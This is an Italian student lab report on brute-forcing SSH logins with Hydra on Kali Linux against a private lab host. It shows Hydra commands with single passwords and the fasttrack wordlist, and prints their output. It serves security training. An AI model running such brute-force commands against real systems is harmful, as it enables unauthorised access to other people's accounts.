Report S6/L5

Authentication cracking con Hydra

INDICE

1. Introduzione e obiettivo dell’esercitazione

2. Strumenti utilizzati

3. Configurazione dell’ambiente

4. Attacco con Hydra

1. Introduzione e obiettivo dell’esercitazione

◆ L’esercitazione ha l’obiettivo di analizzare le vulnerabilità di autenticazione nei servizi di rete, utilizzando Hydra per eseguire attacchi a forza bruta in SSH in ambiente Kali Linux.

◆ Durante il test, verranno esplorate strategie per ottimizzare l’attacco senza l’uso di wordlist pesanti come Seclists o rockyou, al fine di migliorare l’efficienza del processo.

2. Strumenti utilizzati

◆ Kali Linux → Sistema operativo utilizzato per eseguire i test di sicurezza e l’attacco con Hydra.

◆ Hydra → Strumento di brute force utilizzato per testare la sicurezza SSH.

◆ Wordlist → Conosciute / Personalizzate

- 3. Configurazione


  dell'Ambiente:

- Useremo il servizio "SSH"
- Quindi andremo a creare un

  nuovo utente:


- lo chiameremo: test_user con

  password: testpass



```
┌──(kali㉿kali)-[~]
└─$ sudo adduser testftp

info: Adding user `testftp' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `testftp' (1001) ...
info: Adding new user `testftp' (1001) with group `testftp (1001)' ...
info: Creating home directory `/home/testftp' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for testftp
Enter the new value, or press ENTER for the default
        Full Name []: testftp
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `testftp' to supplemental / extra groups `users' ...
info: Adding user `testftp' to group `users' ...
```


ora entriamo con il test_user :



```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.101

The authenticity of host '192.168.50.101 (192.168.50.101)' can't be established.
ED25519 key fingerprint is SHA256:W3jFwXUKpV6xg4GRMnvWG/d90pwQYtsjzjcp44Ga5k8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.101' (ED25519) to the list of known hosts.
test_user@192.168.50.101's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ 
```

4. Attacco con Hydra:

hydra -l test_user -p testpass 192.168.50.101 -t 4 ssh




```
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.50.101 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 14:07:05
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.101:22/
[22][ssh] host: 192.168.50.101   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 14:07:05
```

Benissimo ci da già nome utente e password!

Ora simuliamo un attacco senza sapere nulla con le worldlist, l'esercizio ne consigliava due ma troppo pesanti, cercando con il comando:

< ls /usr/share/wordlists/ >


Ho trovato una vasta libreria, informandomi un pò ho voluto provare con "fastrack.txt" testiamo:



```
┌──(test_user㉿kali)-[~]
└─$ ls /usr/share/wordlists/
amass  dirbuster   fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt      wifite.txt

┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/wordlists/fasttrack.txt 192.168.50.101 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 14:15:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 262 login tries (l:1/p:262), ~66 tries per task
[DATA] attacking ssh://192.168.50.101:22/


[STATUS] 66.00 tries/min, 66 tries in 00:01h, 196 to do in 00:03h, 4 active
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 14:17:29
```

< hydra -l test_user -P /usr/share/wordlists/fasttrack.txt 192.168.50.101 -t 4 ssh >

Purtroppo non ho avuto i risultati che speravo!
L'errore "[ERROR] all children were disabled due to too many connection errors" indica che Hydra ha ricevuto troppi errori di connessione e ha interrotto l'attacco, ciò è può avere molte cause tra cui una protezione del sistema brute force.
